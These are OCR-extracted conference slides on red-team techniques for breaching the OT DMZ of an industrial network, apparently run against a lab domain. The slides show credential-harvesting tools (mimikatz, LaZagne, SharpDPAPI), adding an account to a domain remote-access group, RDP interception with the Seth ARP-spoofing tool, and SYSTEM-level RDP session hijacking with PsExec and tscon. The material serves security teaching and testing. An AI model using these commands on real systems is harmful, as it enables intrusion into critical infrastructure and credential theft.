
Crossing the Line

Advanced Techniques to Breach the OT DMZ

```
operator@redlinux:~$ whoami

Christopher Nourrie

Senior Advisor Threat Hunter | Red Team
Southern California Edison

Principal Industrial Penetration Tester - Dragos

NSA Red Team - United States Air Force

Go LA Lakers & SD Padres!
```

The OT DMZ



Level 4

Enterprise


Level 3.5

OT DMZ

Level 3

Operations & Control

Remote Access Architectures



Level 4

Enterprise /IT


Level 3.5

OT DMZ

Credential Harvesting


```
PS C:\Users\operator\Desktop> ls

    Directory: C:\Users\operator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/8/2025   8:06 PM                 .ssh
-a----        6/24/2021  11:57 AM           2244 Jumpbox.rdp

PS C:\Users\operator\Desktop> ls C:\Windows\Tasks

    Directory: C:\Windows\Tasks


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/8/2025   1:33 PM        10136093 LaZagne.exe
-a----        7/8/2025   1:33 PM         1355264 mimikatz.exe
-a----        7/8/2025   1:32 PM          697856 Seatbelt.exe
-a----        7/8/2025   1:34 PM          152064 SharpDPAPI.exe
```

Group Memberships



```
PS C:\Users\operator\Desktop> net group "OT Remote Access Users" /domain tester /add
The request will be processed at a domain controller for domain hacklab.corp.

The command completed successfully.

PS C:\Users\operator\Desktop> net group "OT Remote Access Users" /domain
The request will be processed at a domain controller for domain hacklab.corp.

Group name       OT Remote Access Users
Comment

Members

-------------------------------------------------------------------------------
engineer                     jbrown                       jump
operator                     Smith                        svc_guac
tester
```


SETH RDP



```
(operator@redlinux)-/opt/Seth]

$ sudo ./seth.sh eth1 10.10.10.6 10.10.10.7 10.10.10.10

 _____ _____ _____ _   _
|   __|   __|_   _| |_| |     by Adrian Vollmer
|__   |   __| | | |  _  |     seth@vollmer.syss.de
|_____|_____| |_| |_| |_|     SySS GmbH, 2017
                              https://www.syss.de


[+] Linux OS detected, using iptables as the netfilter interpreter
[+] Spoofing arp replies...
[+] Turning on IP forwarding...
[+] Set iptables rules for SYN packets...
[+] Waiting for a SYN packet to the original destination...
```

SySS-Research
https://github.com/SySS-Research/Seth

Remote Desktop Session Hijack




```
PS C:\Users\administrator.HACKLAB\Desktop> .\PSExec64.exe -i -s cmd.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com
```

NT Authority\System

```
Administrator: C:\Windows\system32\cmd.exe

C:\Windows\system32>query user
USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
>administrator        console             1  Active      none   7/8/2025 9:57 PM
operator              rdp-tcp#2           2  Active         2   7/8/2025 9:59 PM

C:\Windows\system32>tscon.exe 2
```

Reference: MITRE ATT&CK – Remote Service Session Hijacking: RDP Hijacking (T1563.002)
https://attack.mitre.org/techniques/T1563/002/

